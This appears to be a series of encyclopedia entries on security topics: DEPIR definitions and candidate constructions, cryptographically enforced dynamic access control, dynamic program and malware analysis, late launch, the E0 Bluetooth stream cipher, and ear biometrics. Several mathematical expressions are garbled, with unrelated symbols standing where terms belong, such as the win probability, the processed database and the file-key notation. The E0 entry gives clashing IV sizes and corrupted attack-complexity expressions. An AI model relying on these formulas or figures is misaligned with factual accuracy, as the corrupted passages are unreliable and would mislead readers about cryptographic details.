Unfortunately there is no way to succinctly commit a malicious server to a fixed database with universally composable security. One way to formalize a notion of security in this setting is to first modify the syntax of DEPIR by adding an algorithm KeyGen that on input 1^N outputs a processing key pk of length $o(N)$, which is subsequently used as an additional input to ProcessDB and Query. Correctness is defined as before, but security is defined by requiring that all p.p.t. algorithms $\mathscr{A}$ win the following game with probability at most $z = \Phi_{y,a}^{-1}(z')$:

1. $\mathscr{A}$ is given a processing key $\mathsf{pk} \leftarrow \mathsf{KeyGen}(1^N)$.
2. $\mathscr{A}$ outputs a query key qk.
3. A referee chooses a uniformly random bit $b \leftarrow \{0, 1\}$.
4. $\mathscr{A}$ outputs two indices $i_0, i_1 \in [N]$ and in return is given q, sampled as $(\mathsf{dk}, q) \leftarrow \mathsf{Query}(\mathsf{pk}, \mathsf{qk}, i_b)$.
5. $\mathscr{A}$ may repeat step 4 as many times as desired.
6. $\mathscr{A}$ outputs a guess $b' \in \{0, 1\}$ and is said to win if $b' = b$.

Transparent Preprocessing

One way to strengthen the requirements of public client DEPIR is to require security for the client to hold even when an adversary is given the randomness used to produce the querying key. Formally, one modifies the definition by giving the randomness r used to generate $(\mathsf{qk}, \tilde{D})$ to $\mathscr{A}$ in step 1 of both the real and simulated executions (in the simulated execution, r is generated jointly with $(\mathsf{qk}, \tilde{D})$ by $\mathscr{S}$). We call this *transparent DEPIR*.

Candidate Constructions

Boyle et al. (2017) and Canetti et al. (2017) proposed a class of secret-key DEPIR candidates based on the local decodability of Reed-Muller codes. In their schemes, the server is given a version $|/$ of the database D that has been processed as follows:

1. D is encoded using a Reed-Muller code with appropriate parameters.

2. Every entry of the resulting codeword is then encrypted with an encryption scheme (Enc, Dec) under a key k.

3. The entries are then shuffled by a pseudorandom permutation $\pi : [\hat{N}] \to [\hat{N}]$, where α'_i is the number of entries.

The client retains a querying key consisting of k, π and a Merkle hash of $|/$. At a high level, querying an index i is done by composing the Reed-Muller code's local decoding algorithm with π and $\mathsf{Dec}(k, \cdot)$ and checking the authenticity of each of the server's responses.

Boyle et al. (2017) and Canetti et al. (2017) conjectured that this scheme and several variants are secure secret-key DEPIR schemes as well as provide some cryptanalysis to justify the conjecture.

Open Problems and Future Directions

It is an open problem to:

- devise a candidate keyless DEPIR scheme;
- devise a public-key DEPIR scheme that does not rely on general-purpose circuit obfuscation;
- devise a secret-key DEPIR scheme whose security can be established from a standard cryptographic assumption, such as the hardness of factoring or the learning with errors (LWE) problem.


Cryptographically enforced dynamic access control; Practical revocation in cryptographic access control; Private-key constructions for dynamic access control



Definition

Access control describes the process of restricting the set of resources (*objects*) that some requesting entity (*subject*) is permitted to access. The information stored by an access control system for the purposes of making access decisions is referred to as the *protection state* of the access control system. While simple at its core, the modeling and analysis of access control systems is complicated when this protection state is *dynamic*: i.e., when policies can be altered by administrative users or when subjects and objects can be added to or removed from the system. As we will discuss, the state transitions induced by dynamism can add substantial complexity to

both formal analyses of access control systems and the efficient enforcement of access controls using cryptographic constructions.

Background

Let us consider the enforcement of access controls using cryptographic constructions, in order to reduce the trust that must be placed in a software-based gatekeeper that otherwise makes all access decisions (e.g., a cloud storage provider). Assume that the service provider is *honest-but-curious*: it is trusted to carry out the protocols correctly but will try to eavesdrop passively on the file contents. In essence, one can prevent this eavesdropping by encrypting files and distributing file keys only to those subjects that should be granted access (compared to *capability-based* access control systems). To grant access to multiple users at once, and simplify distribution of file keys, we can share multiple copies of the file key, one encrypted to each permitted user (see Fig. 1a). When the need arises to revoke one of the users' access, though, we must consider that this user may still have a copy of the file key. This may not be an issue in the short term (since they may also have cached a copy of the file itself) but will certainly be undesirable as the file contents change. To revoke more thoroughly, we must rekey the file: generate a new key, decrypt and re-encrypt the file, and distribute the new key to all remaining permitted users (see Fig. 1b). At first glance, this may seem like a satisfactory solution. Unfortunately, many issues present themselves upon closer inspection.

Dynamic Access Control Using Identity-Based Encryption, Fig. 1 Cryptographically sharing a file using hybrid cryptography. (**a**) Sharing with two users. (**b**) Sharing with one user, after a revocation

First, note that most deployed access control systems are much more expressive than our simple example construction, which grants access to files individually. Consider the classical role-based access control (RBAC) scheme, which relies on a level of indirection (*roles*) to reduce the administrative overheads of granting multiple permissions that are often assigned together (e.g., access to the files associated with some job function). In RBAC, subjects are assigned to roles, and permissions over objects are granted to roles. Subject *s* is granted access to file *f* if and only if there exists a role *r* such that *s* is assigned to *r* and access to *f* is granted to *r*. Consider the convenience of using roles as another level of *cryptographic* indirection, much like we already use to distribute file keys. For instance, generate an IBE key per role. For each file, f_i, granted to roles r_1, …, r_k, we can share f_i's file key, $\mathbb{F}_{q^m}$, with each of the roles ($P(+|y,q)$, where K_{r_i} is a public key for role r_i), and share copies of the role keys with each user ($y \in (\mathbb{Z}_N^*)^2$ for subject *u*, if *u* is a member of r_i). This allows convenience when granting many permissions at once: adding a user to a role can be modeled by providing them with a single private key, granting a permission to a role can be accomplished by adding another copy of its file key, etc. These ideas generalize naturally to more expressive forms of private-key encryption, such as ABE, PE, etc.

Now, imagine an RBAC protection state with many subjects, roles, and files, including many assignments between them. Removing one subject, *s*, from a single role, *r*, could have many effects: *s* should lose access to all files, f_i, that were granted via *r* (note, however, that these files might also be granted to *s* via some other role r'). Similarly, revoking a single file, *f*, from role, *r*, will cause any subject *s* assigned to *r* to lose access to *f* (again, unless they have access through another role). As we can see, one small change in the protection state can change the result to many access queries. In fact, this is one of the most significant features of RBAC compared to simpler access control systems and one that is almost entirely ignored when evaluating cryptographic constructions for enforcing RBAC unless dynamism is explicitly considered.

Regarding the choice of cryptosystem, note that using entirely symmetric-key cryptography is untenable due to key distribution issues. Using IBE to distribute file keys (perhaps indirectly via role keys) is convenient, but using entirely private-key cryptography (including for

encrypting files) is similarly impractical due to efficiency concerns. Thus, realistic constructions require the use of *hybrid cryptography*, with files encrypted using per-file symmetric keys, and these file keys are then encrypted for distribution using IBE (or other public-key cryptosystem). These additional details complicate both security analysis and implementation.

Next, consider the RBAC revocation scenarios presented above, recalling that revoking access to an encrypted resource is typically accomplished by *rekeying*: decrypting the file, re-encrypting with a new key, and distributing the new key to the remaining permitted subjects. This operation can be especially burdensome in the scenarios described above, as a single state transition (revocation of a role from a subject or a permission from a role) can cause many files to be rekeyed at once. If the service provider is not trusted to view file contents (usually the case when cryptographic constructions are used), naive constructions would also require that an administrator download each file, rekey, and re-upload a new ciphertext. Such complications affect both analysis and efficiency. Regarding the former, consider proving that a cryptographic construction never reveals a file's contents to any subject except those who would have access under a gatekeeper-enforced RBAC and the complexity of making such an argument when adversaries can cache keys from previously granted permissions. Regarding the latter, consider that a single "action" could require hundreds of files to be downloaded, decrypted, re-encrypted to new keys, and re-uploaded, all before distributing new keys to potentially many still-authorized users. We will now look at each of these tasks and their feasibility with practical cryptographic constructions used to enforce dynamic access control.

Security Analysis

Much work has been done in proving that an implementation of an access control system—perhaps cryptographic, perhaps using another access control system—is correct (i.e., it allows all accesses permitted by the policy that it is enforcing) and secure (i.e., it denies all accesses prohibited by the policy that it is enforcing). One approach for this type of analysis is a *simulation-based* one, where one access control system, *S*, is shown to be more expressive than another, *T*, if *S* can simulate each state, query, and

transition in *T*. There are numerous forms that such a simulation can take (Garrison and Lee, 2015), and the approach has been successfully extended to access control enforced by cryptographic constructions (Garrison et al., 2016).

An alternate approach borrows from the proof techniques typically used in the cryptographic literature, using the concept of multiplayer games assessing an adversary's ability to circumvent the controls imposed by the system. Ferrara et al. (2013) point out that, "few of the existing cryptographic access-control schemes come with precise guarantees, and the gap between the policy specification and the implementation being analyzed only informally, if at all." They thus define a cryptographic game where the adversary attempts to create a scenario in which they have access to a file, *f*, even though the RBAC policy being enforced symbolically would not allow such an access. Specifically, Ferrara et al. presented a cryptographic construction to enforce RBAC access controls faithfully. Intuitively, their proof imagines an adversary who can be given access to any role at any time, except for those that can access a target file, *f*. Then, viewing leaked (encrypted) files from the service provider, the adversary must guess whether the ciphertext file *f* represents plaintext file f_0 or f_1 (of the same length). If the adversary is unable to succeed (more often than chance), then the construction is said to have securely enforced the RBAC policy: despite being able to manipulate their own role membership nearly arbitrarily, the adversary is unable to exploit this to gain a permission that the underlying policy would not permit.

Proofs of either form can seem straightforward, perhaps even obvious, once observed. Showing that a construction that *symbolically* enforces a policy also *computationally* enforces it may seem an unnecessary step. However, it is extremely important that such proofs are written regarding cryptographic enforcement, without which no concrete guarantees can be made. Ferrara et al. argue that, "[In order] to present a rigorous approach to the analysis of cryptographic enforcement of access control…a formal definition of computational enforcement of a policy is an important (if not the most important) part." A similar point is made by Garrison et al. (2016) when tying changes in the symbolic access control policy to changes in the computational feasibility of recovering a plaintext. Consider, for example, the following subtle scenario. An adversary joins, and then leaves, role *r*, which is granted no permissions. The user temporarily gains the role key for

r, but since it is not used to encrypt symmetric keys for any files, this may seem harmless (notably, naive constructions may choose not to rekey anything, since no permissions were lost). However, later, if access to a file is granted to *r*, a copy of its file key will *then* be encrypted to role *r*, and the adversary may use a cached copy of the role key to access the file. Thus, a secure implementation must rekey role *r* even when doing so is seemingly free of effects (i.e., does not protect any current resources).

Despite the significant effort of both works, however, it becomes apparent that there is much to be done in proving the security of *practical* cryptographic constructions for enforcing *dynamic* access control. Note that the construction presented by Ferrara et al. (2013) does not utilize hybrid cryptography, modeling a system where files are encrypted using (expensive) private-key cryptography (specifically, predicate encryption as a generalization of attribute-based encryption). As we have discussed, this is crucial to practical implementation, as PE is infeasible for most scenarios with large files. Adding this additional level of indirection would no doubt complicate an already fragile proof.

Furthermore, rekeying is done in the naive way: to generate a new role key, a new role is effectively created (e.g., with a sequence number added to the name) and the new key is distributed to all remaining members. More principled solutions for revocation in modern private-key encryption have been proposed, including those using broadcast encryption (e.g., Park et al., 2015) and key homomorphism (e.g., Wang et al., 2016). Each adds additional complexity and security assumptions and would necessitate substantial further work to prove security to the level of rigor presented by Ferrara et al. (2013) and Garrison and Lee (2015). In fact, more practical (i.e., efficient) constructions, such as that presented by Qi and Zheng (2019), assume a significant weakening of the system model compared to that used in the aforementioned works, in that any single user can reveal a single key to the provider and allow the latter to read all files. Such subtle issues are indicative of the more wide-reaching requirement that cryptographic constructions are formally proved to enforce the desired policy, *within the precise desired threat model*.

Efficiency

In addition to the correctness and security of cryptographically enforced access controls, it is also important to consider the efficiency of these constructions. While protection of static states is straightforward, the previous section showed that much care must be taken to correctly enforce cryptographic access controls in an evolving, dynamic system. One example, presented by Garrison et al. (2016), attempts to quantify the costs of revocation within a cryptographically enforced RBAC system. Unlike Ferrara et al. (2013), which focused on proving security and largely ignored efficiency, Garrison et al. made many security concessions in an effort to provide a very conservative view of the costs of using these types of cryptographic access control constructions. Hybrid cryptography was utilized, with identity-based encryption (or, alternately, standard public-key encryption) used to encrypt per-file symmetric keys. Lazy revocation allowed a re-encryption to be deferred to the next write (which is not a vulnerability if it is assuming that a motivated attacker caches the files to which they have access).

Regardless of these concessions, the costs (in terms of the number of private-key encryptions and other metrics) of deploying such a construction were found to be intractable for most organizations. In a realistic scenario, for instance, revoking a single user from a single role could incur a cost of hundreds to thousands of IBE (or similar) encryptions (to distribute new "role keys"), with dozens to hundreds of files being marked for re-encryption. It was also necessary to trust the reference monitor to enforce write permissions (i.e., refuse to save a new version of a file uploaded by a user without the relevant access permission), an assumption also made by Ferrara et al. (2013) and Qi and Zheng (2019). An alternative is identified that allows reading users to verify a write themselves, which requires only that the service provider can timestamp writes reliably. However, as with the additional efficiency tricks discussed above in *Security Analysis*, this adds complexity to any security analysis of the construction and modifies the system model in a nontrivial way. Using onion encryption layers (Qi and Zheng, 2019) further improves efficiency by offloading re-encryption to the provider but also modifies the threat model as noted above.

Open Problems and Future Directions

The biggest open question in this space revolves around making cryptographic access control enforcement constructions more efficient without sacrificing the formally proved security of the existing constructions. Several primitives are discussed above in *Security Analysis* that may help, but none have been included in a full security proof a la (Ferrara et al., 2013; Garrison et al., 2016), nor have they been evaluated for absolute efficiency relative to the alternatives. We note that primitives for broadcast encryption presented up to now incur a variety of additional costs relative to other cryptosystems. For instance, depending on the scheme, the length of broadcast updates, key sizes, and/or the sizes of other data components can grow as the number of users increases. Similarly, implementations of key homomorphism thus far are dependent on the problem of Learning with Errors, leaving it an open question whether such primitives are possible with more standard assumptions. Interestingly, recent work has explored the implementation of efficient FE systems by leveraging trusted hardware primitives while also establishing formal foundations for these types of constructions (Fisch et al., 2017). However, the literature currently lacks a cryptographically enforced dynamic access control system that is both practical and formally proven to be correct and secure.


Synonyms

Dynamic program analysis; Runtime analysis



Definition

Dynamic analysis refers to the broad class of techniques that make inferences about a program by observing its runtime execution behavior.

Theory

Program analysis techniques can broadly be classified as *static* or *dynamic*. Whereas static analysis techniques attempt to make inferences about program behavior without ever executing the program, dynamic analysis techniques typically make inferences by observing the execution of the program on several inputs.

Dynamic analysis tools are typically structured as shown in Fig. 1. The program under observation is executed using several test inputs, and its execution is monitored by an agent called the *observer*. The *analysis* agent consumes the output of the observer to make inferences about program behavior. The observer can be implemented in several ways: by compiling the program with library that interposes on instructions of interest; by dynamically instrumenting the program; or by running the program within a specialized execution environment, such as a modified operating system, a virtual machine monitor, or a system emulator. The analysis component can also be implemented as an *online* agent, which processes the output of the observer as the program executes, or as an *offline* agent, which processes the traces logged by the observer.

Dynamic Analysis, Fig. 1 Schematic overview of dynamic analysis tools

As a simple example, consider a dynamic analysis that aims to study the patterns of system calls issued by a user-space program. The observer for such an analysis could be implemented as an operating system module that logs all the traps issued by the program (and the corresponding program counters) in a file, while the analysis component could be implemented as an offline user-space program that studies this log to infer a context-free grammar of system calls issued by the program.

As is standard in program analysis, the quality of the results produced a dynamic analysis algorithm can be evaluated based upon *soundness* and *completeness*. Informally, a program analysis is sound if the results of the analysis are consistent with the actual behavior of the program. It is complete if the analysis is able to infer all the behaviors of interest of the program.

Dynamic program analysis tools typically (though not always) fare well on soundness. This is because they can observe the actual execution of the program when making inferences about its behavior. However, the completeness of dynamic analysis depends critically on the completeness of the inputs used to execute the program. It is well known that finding a set of inputs that exercise a sufficient portion of the program’s state space is

challenging; as a consequence, dynamic analysis tools rarely give any guarantees of completeness. Finally, dynamic analysis tools can often impose a performance penalty on the runtime execution of the program being observed. As a result, several optimizations may need to be incorporated to observe the behavior of a deployed program.

Applications

Because of their soundness, dynamic analysis has found many uses in bug finding and program understanding. The most common applications of dynamic analysis are software debugging and software profiling. Debugging is commonly not automated, requiring a human expert (usually the software developer himself) to drive the debugging procedure by defining the points where the programs should stop and by inspecting the program state to ensure its correctness. Profiling on the other hand collects runtime performance data in an automated fashion (using an observer agent either external to the program or inlined into the program). After the perfomance data is collected, a human expert uses an analysis agent to identify program components that impact performance negatively. Recent techniques, such as delta debugging (Hildebrandt and Zeller 2002), attempt to automate the debugging process in order to reduce the time needed to identify the causes of a program failure.

Security research has found these applications from the software engineering domain to be of good use because the soundness guarantees of dynamic analysis adapt well to the constraints of the security domain. First, enforcement of security properties is naturally done during program execution (e.g., access control) and thus dynamic analysis can form the basis of many security-enforcement mechanisms. Second, many security properties (e.g., complete mediation) are quite complex to express and statically verify as a program property, and thus easier to enforce dynamically. Third, security analysis and enforcement often has to be done on binary programs, for which no source code is available (e.g., in the case of malware). Dynamic analysis is well suited for binary executables.

Host-based intrusion detection systems (HIDSs) are one application of dynamic analysis, in which the observable behavior of a program is constrained within some security-relevant bounds. A HIDS will collect execution events such as system calls and then match them against a

specification of valid execution (Wagner and Dean 2001). A HIDS can collect additional information such as stack information or program variables (Feng et al. 2003; Baliga et al. 2008) and can use complex languages to specify valid-execution conditions (Giffin et al. 2005). These specifications can be created also using dynamic analysis to learn finite-state automata (Sekar et al. 2001), program invariants (Baliga et al. 2008), or dependency graphs (Christodorescu et al. 2007) that capture the security-relevant aspects of a program.

Retrofitting security into legacy programs is a significant problem as security enforcement mechanisms are introduced. In particular, a program needs to be updated so that all accesses to security-sensitive resources are mediated by a newly introduced reference monitor. The key observation that accesses to security-sensitive resources are associated with observable behaviors and thus can be automatically mined from differences between executable traces lead to effective techniques for retrofitting large legacy code bases (e.g., the X11 window system) to interact with new reference monitors (e.g., SELinux) (Ganapathy et al. 2006).

Dynamic analysis has found applications also in the malware domain, where source code is not available and the programs are purposefully written to be hard to analyze. Techniques to deal with obfuscated programs by unpacking or decrypting them (Martignoni et al. 2007) and by exploring the space of potential behaviors in the program (Moser et al. 2007; Comparetti et al. 2010) rely on dynamic analysis to obtain precise execution data useful in identifying hidden malicious code.

The incompleteness of dynamic analysis is a major challenge to security applications that build on it, because verifying the security of individual executions impedes reasoning about the security of the program as a whole. Several techniques exist, some (Moser et al. 2007) based on the concolic testing (Godefroid et al. 2005), others on analyzing diverse executions triggered by many users (Liblit 2004), but incompleteness of dynamic analysis remains an open problem for security applications.

Run-time malware analysis

Definition

Dynamic malware analysis is the method used for extracting and determining malware's execution behaviors.

Background

Today, malwares have become one of the serious threats on the Internet. Analysis of such malware behavior is a critical element in conducting malware defense and mitigation efforts. There are two methods of analyzing malwares – static malware analysis and dynamic malware analysis. Static analysis requires analysis of the malware code. The malware code is usually not available for analysis and even if it is available, the malware writer often obfuscates the code, making the static analysis difficult and time-consuming task.

Theory and Application

In contrast to static analysis, dynamic malware analysis allows the malware analyst to monitor the execution of malware at each step. The malware is typically executed in a sandbox or VM for monitoring the run-time behaviors of the malware. Unlike static analysis, dynamic analysis is immune to code obfuscation. Dynamic analysis can be done in two ways (Willems et al. 2007):

- Taking the system state image before malware execution and then comparing it with the system state after the malware execution
- Executing the malware and observing its behavior during execution

The first approach gives details about the malware at an abstract level, which only captures the end result of malware execution. It does not capture the dynamic changes which occur during the execution of the malware, such as the files downloaded, created, and deleted before its termination. In this type of approach, tools like *Regshot* (Regshot n.d.) or *InstallRite* (InstallRite n.d.) can be used, where the analyst first takes the snapshot of the clean machine and then the snapshot of the same machine after infection. Later on, these two snapshots are compared in order to see the changes made by the malware on that machine. Regshot monitors the system changes whereas InstallRite looks for the overall system changes, such as directory structure, file properties, registries, and other system files.

The second approach of running the malware and observing its execution process provides behavior details at a much more granular level. This approach consists of monitoring malware's interaction with the file system, the registry, and the network. These interactions with the file system, registries, and the network can be monitored using tools such as *Process Monitor* (Process Monitor n.d.), *Process Explorer* (Process Explorer n.d.), *TCPView* (TCPView n.d.), and *Wireshark* (Wireshark n.d.). Process Explorer and Process Monitor are used to monitor system files and registries, whereas TCPView and Wireshark are used to monitor network level behavior. As these tools monitor the behavior of the whole system rather than the behavior of a single malicious program, it is important to filter out the normal background activities, which are not related to the malware being examined.

Process Explorer lists all the processes which are running on the system. Since this tool allows user to monitor all the child processes of a process, it is useful in determining the child process or any new process created by the

malware. It can also be used for identifying whether the malware is using a particular DLL. This helps the malware analyst in determining the information which the malware is trying to capture. Process Monitor is a useful tool for monitoring files and registry changes made by the malware during execution. The information captured by the process monitor can be filtered out to determine the activities performed by the malware being monitored.

For monitoring network connections of the infected system, TCPView and Wireshark are often used. TCPView monitors connections made by all the processes on the system. Thus, it is important to filter out the connections made by the malware being examined. The output from TCPView can be saved in.csv format, which can later be filtered out to discover the end point connections of the malware. Sometimes, it becomes important for the malware analyst to look at the information being exchanged by the malware through the network. This gives the malware analyst a much deeper insight into the inner workings of the malware. TCPView does not show the network packets generated by the malware, for which Wireshark can be used. Wireshark is a network protocol analyzer that captures, filters, and analyzes network traffic. Unlike TCPView, Wireshark does not list the name of the process which has generated the network traffic.

API monitoring is another aspect of dynamic analysis. It lists information about the malware behavior by intercepting calls to system APIs and logging them. *HookExplorer* (HookExplorer n.d.) lists down the APIs and DLLs associated with a particular program or process. By knowing these APIs and DLLs, the analyst can determine the information malware is capturing.

Late launch

Definition

The term *dynamic root of trust* refers to approaches for providing evidence for a trustworthy platform state (hence, “root of trust”) at more arbitrary points in time than just start-up (hence “dynamic”).

Background

How does a relying party decide to trust a given computing platform? In recent decades, the notion of *trusted computing* provides a set of techniques for a platform to provide a relying party with evidence enabling this conclusion. However, a general limitation of these techniques is that they measure the platform only at start-up.

Theory and Applications

The term *dynamic root of trust* refers to approaches that aim to overcome this limitation. These approaches are typically based on the newer TXT/Presidio family of processors, which augment the traditional user/kernel privilege levels with an orthogonal set of modes, for ordinary operation and more secure domain management operation.

This concept is also known as *late launch*, e.g., in that the trustworthy environment can be invoked at times later than start-up.

Section 12.1 in Smith (2005) provides a general introduction; Seshadri et al. (2007) presents an implementation.


Definition

E0 is a stream cipher, designed especially for Bluetooth communications (Bluetooth is a standard for wireless short-range connectivity, see (Bluetooth TM 2001)). It is a synchronous stream cipher.

Background



E0 uses a secret key of at most 128 bits, and an initialization vector IV of 64 bits. IV is composed of a 48-bit Bluetooth address, and a 26-bit master counter. Bluetooth protocol processes frames of at most 2745 bits, each frame being encrypted with a different IV, while the secret key K remains the same for the whole session.

As usual for stream ciphers, encryption/decryption relies on two important steps: the setup of the initial state and the keystream generation.

The system is derived from the summation generator, with four inputs LFSRs and four memory bits. The four LFSRs have lengths 25, 31, 33, and 39, respectively, their feedback polynomials are all primitive, with five nonzero terms ($P_1(x) = x^{25} + x^{20} + x^{12} + x^8 + 1$,
$P_2(x) = x^{31} + x^{24} + x^{16} + x^{12} + 1$, $P_3(x) = x^{33} + x^{28} + x^{24} + x^4 + 1$,

$P_4(x) = x^{39} + x^{36} + x^{28} + x^4 + 1$). Its structure is depicted in Fig. 1, where t denotes the time, and the internal memory bits satisfy (in the three first equations, the addition is taken modulo 2, ⊕ denoting the XOR operator; in the last one, it is the usual integer addition – please note that this last expression has an integer value less than or equal to 3 which can be represented by two bits).

$$\begin{aligned} z_t &= x_t^1 \oplus x_t^2 \oplus x_t^3 \oplus x_t^4 \oplus c_t^0 \\ c_{t+1}^0 &= s_{t+1}^0 \oplus c_t^0 \oplus c_{t-1}^0 \oplus c_{t-1}^1 \\ c_{t+1}^1 &= s_{t+1}^1 \oplus c_t^1 \oplus c_{t-1}^0 \\ \left(s_{t+1}^0, s_{t+1}^1\right) &= \left\lfloor \frac{x_t^1+x_t^2+x_t^3+x_t^4+c_t^0+2c_t^1}{2} \right\rfloor \end{aligned}$$

E0, Fig. 1 One level of E0

This system is used for both initialization step (first level) and for the keystream generation (second level).

The initialization step consists in filling the four registers with a sequence of 128 bits given by $G_1(K) \oplus G_2(IV)$, G_1 and G_2 being two affine transforms. Other internal memory bits are set to zero: $s_t^1 = s_t^0 = c_t^1 = c_t^0 = 0$. The generator is then clocked 200 times. A third affine transform G_3 is then applied to the last 128-bit output. The result is used to re-initialize the four registers, and the generator is now ready to produce the keystream for encryption or decryption.

Theory

The first attacks were published around 2000 (Ekdahl and Johansson 2000; Fluhrer and Lucks 2001; Golic et al. 2002; Hermelin and Nyberg 1999), Golic et al. (2002) leading to a work factor of $\frac{1}{2}\log^2 N$, with a precomputing stage of complexity $\frac{1}{2}\log^2 N$.

More recently, Lu and Vaudenay (2004a) pushed the ideas of Hermelin and Nyberg (1999) further, and proposed a distinguisher with time complexity 2^{65}; this time complexity can be reduced to 2^{34}, thanks to a huger precomputation (2^{66} operations).

This attack also lead, with Fluhrer and Lucks (2001), to a correlation attack, which recovers the initial state of one level (Lu and Vaudenay 2004a). It needs 2^{39} operations and 2^{39} keystream bits to succeed. Algorithmically speaking, this attack is then achievable. But it is not applicable to Bluetooth frames as their size is smaller and the IV is changed for any new frame. Nevertheless, it has been improved in Lu and Vaudenay (2004b) to take this into account and attack the true Bluetooth encryption scheme in an efficient way. This new attack has time complexity 2^{53} and needs the 24 first bits of the keystream frames generated for approximately $2^{35.5}$ IVs. A last improvement has been proposed in Lu et al. (2005), leading to a time complexity 2^{38} using the 24 first bits of the keystream frames generated for approximately $2^{23.8}$ IVs. These attacks are more deeply described in Lu (2006).

For all these reasons, E0 cannot be considered as secure enough.

Applications

E0 has been designed for securing Bluetooth communications (2001).

Ear Biometrics


Definition

The shape of an ear is a unique identifier, which can be used for human recognition. Ears have rich structures; the appearance of ear will not change much between the ages of 8–70 and they will not change in the case of face expression. Ear as a biometric has developed rapidly in the last two decades; comparing with face and fingerprint, ear images can be obtained by simple tools without coordination of subjects and in an unconstrained environment. Ears as a biometric can increase security, thus arousing interest in privacy.

Background

History of Ear Biometrics

Ear biometrics are increasingly popular, developing over the last two decades, with historical development shown in Fig. 1. The first to suggest that people can be recognized by their ears was a French criminologist, Alphonse Bertillon (1890). Iannarelli later proved that ears are unique to their owner by examining over 10,000 ear samples and developed a manual system for ear identification (Iannarelli 1964). Burge et al. were the first to develop an automatic ear biometric approach (Burge and Burger 1996), though recognition was only demonstrated later (Hurley et al. 2002).



Ears in Biometrics and Identity Science, Fig. 1 The history of ear biometrics

Chen and Bhanu (2005) proposed to identify by 3D ear images, (Shailaja and Gupta 2006) used a geometric approach for ear recognition, and deep learning has applied for ear recognition (Tian and Mu 2016). Meanwhile, ear images have been used for extracting soft traits, such as gender (Meng et al. 2019; Gnanasivam and Muttan 2013; Yaman et al. 2018; Lei et al. 2013), age (Yaman et al. 2018), and kinship (Meng et al. 2019).


Zhou et al. 2011	Holistic and local feature	UND (3D)	98.6

Holistic approaches consider ears as a whole, based on the appearance of ears. Local approaches denote the local parts of the ears. Considering occlusion by hair, local approaches can have better performance than holistic approaches, because local approaches are based on descriptions of local parts. Implicitly, approaches that use structure are less susceptible to occlusion. Model-based approaches based on local features are less prone to



occlusion than those using a global model. Holistic approaches need a database with images showing all possible occlusions. This is mitigated by the fact that the occlusion is largely at the rear and top of the ear. Local approaches based on the lower parts of the ear near the front are the least susceptible to occlusion by hair. Geometric approaches use the geometrical features, which depends on the structure of the ear, such as the distance between tragus and antitragus, the shape of the ear (almost elliptical). Hybrid approaches aim to improve performance, even though they are more complex. Deep learning is very popular for ear recognition at present, and it essentially depends on the appearance of ears. However, contrasting with holistic approaches, which are also based on appearance of ears, deep learning achieves high performance for dealing with occlusion. Although deep learning has excellent performance for ear recognition, it needs many images for training to prevent overfitting.


Holistic Approaches

Principal Component Analysis (PCA) is one of the most popular holistic techniques, and has proved to be a very effective way to reduce storage space. Yan and Bowyer (2005) considered PCA for 2D and ICP for 3D. Oravec et al. (2016) applied PCA to a scene to prove feasibility. Gu (2016) applied PCA to the first study for twins. Then PCA was implemented to extract 2D features.

Some algorithms based on PCA improved performance. Jangilla (2016) used bilinear probabilistic PCA (BPPCA) for feature extraction. Murukesh et al. (2012) used the ear contour.

Other global features, like the force field transform. Hurley et al. (2005) proposed a novel force field transform in which the image is treated as an array of Gaussian attractors that act as the source of a force field. Banerjee and Chatterjee (2015) presented an approach based on the force field transform, which enhanced ear structure. Figure 3 shows some examples of holistic approaches.

Ears in Biometrics and Identity Science, Fig. 3 Examples for feature extraction (holistic approach) for 2D ear images. (**a**) Masked mean image and normalized image for ear (Victor et al. 2002). (**b**) Force field feature extraction for an ear (Hurley et al. 2000)




Local Approaches

Local feature is a local representation of image that reflects local image characteristics (Wang et al. 2019). Scale-Invariant Feature Transformation (SIFT) and Speeded-up Robust Feature (SURF) are very popular for local feature extraction. Arbab-Zavar et al. (2007) proposed a new model-based approach, which uses the structure of the outer ear with the advantages of being robust in noise and occlusion. The model is a constellation of generalized ear parts using SIFT. The feature vectors are the sets of keypoints detected by SIFT. The model acts as a mask for keypoint selection, only using model keypoints for recognition. Arbab-Zavar and

Nixon (2011) proposed a part-wise description of the ear derived by a stochastic clustering on a set of scale invariant features of a training set. The model was constructed using a stochastic clustering method on the SIFT keypoints of a training set.

Local Binary Patterns (LBP) and its extension have been widely used. Guo and Xu (2008) combined local similar binary pattern (LSPB) and LBP.

Yuan and Chun (2012) described a 2D ear recognition approach based on local information fusion under partial occlusion. The whole image was divided to sub-windows. For each sub-window, they used Neighborhood Preserving Embedding to extract the features. Figure 4 gives some samples of feature extraction from ear images by local approaches.



Ears in Biometrics and Identity Science, Fig. 4 Examples of feature extraction (local approaches) from ear images. (**a**) SIFT keypoints for an ear image (Arbab-Zavar et al. 2007). (**b**) Normalized ear image sample (Prakash and Gupta 2014)

Geometric Approaches


Otherwise, the geometric feature is another approach for ear detection. Omara et al. (2016) proposed a method to use geometric features for ear recognition: using Canny operator to detect the edge, and the geometric feature extraction based on maximum and minimum Ear Height Line (EHL). The Euclidean distance was used for matching.

Meng et al. (2019) used the model-based approach for ear recognition, based on geometric features. They used SIFT to find the keypoints based on

the structure of ears, and Hough Transform to find the apices. Then the distances between the keypoints and apices were calculated. Figure 5 shows some examples of using geometric approaches.

Ears in Biometrics and Identity Science, Fig. 5 Examples of feature extraction (geometric approaches) from ear images. (**a**) Feature landmark (Omara et al. 2016). (**b**) Ear model (Meng et al. 2019)

Hybrid Approaches



Regarding hybrid approaches, Meng et al. (2019) also suggested a method, which combined geometric features with Histogram of Gradient (HOG). Another hybrid method was based on PCA and wavelet transform (Nosrati et al. 2007). LBPs and Haar wavelets were also used by Wang et al. (2008). Taertulakarn et al. (2016) used Gaussian curvature to determine the 3D ear boundary, and then to map of the 3D ear boundaries to 2D images. Hybrid approaches aim to increase recognition, but are more complex than other approaches.

Deep Learning

Deep learning has been used for ear recognition in recent years, motivated by its advantageous performance though it can be limited by a lack of training data. Sinha et al. (2019) discussed the feasibility of deep neural networks (DNNS) and used HOG and and Support Vector Machines (SVMs) for ear localization, then CNN for recognition. Almisreb (2018) applied Transfer Learning to the AlexNet Convolution Neural Network (AlexNet CNN). Since deep learning needs much data, Transfer Learning is an alternative classification approach using less data. Emersic (2017) built a CNN-based ear recognition model. They explored different strategies toward model training with limited amounts of training data and showed that by selecting an appropriate model architecture, using aggressive data augmentation and selective learning on existing (pretrained) models, they are able to learn an effective CNN-based model using a little more than 1300 training images.

In 2D ear recognition, the accuracy is affected by pose variation, and rotation variation. For a 3D model, these influences were unconsidered because a 3D representation of the subject can be adapted to any rotation, scale, and translation (Pflug and Busch 2012).

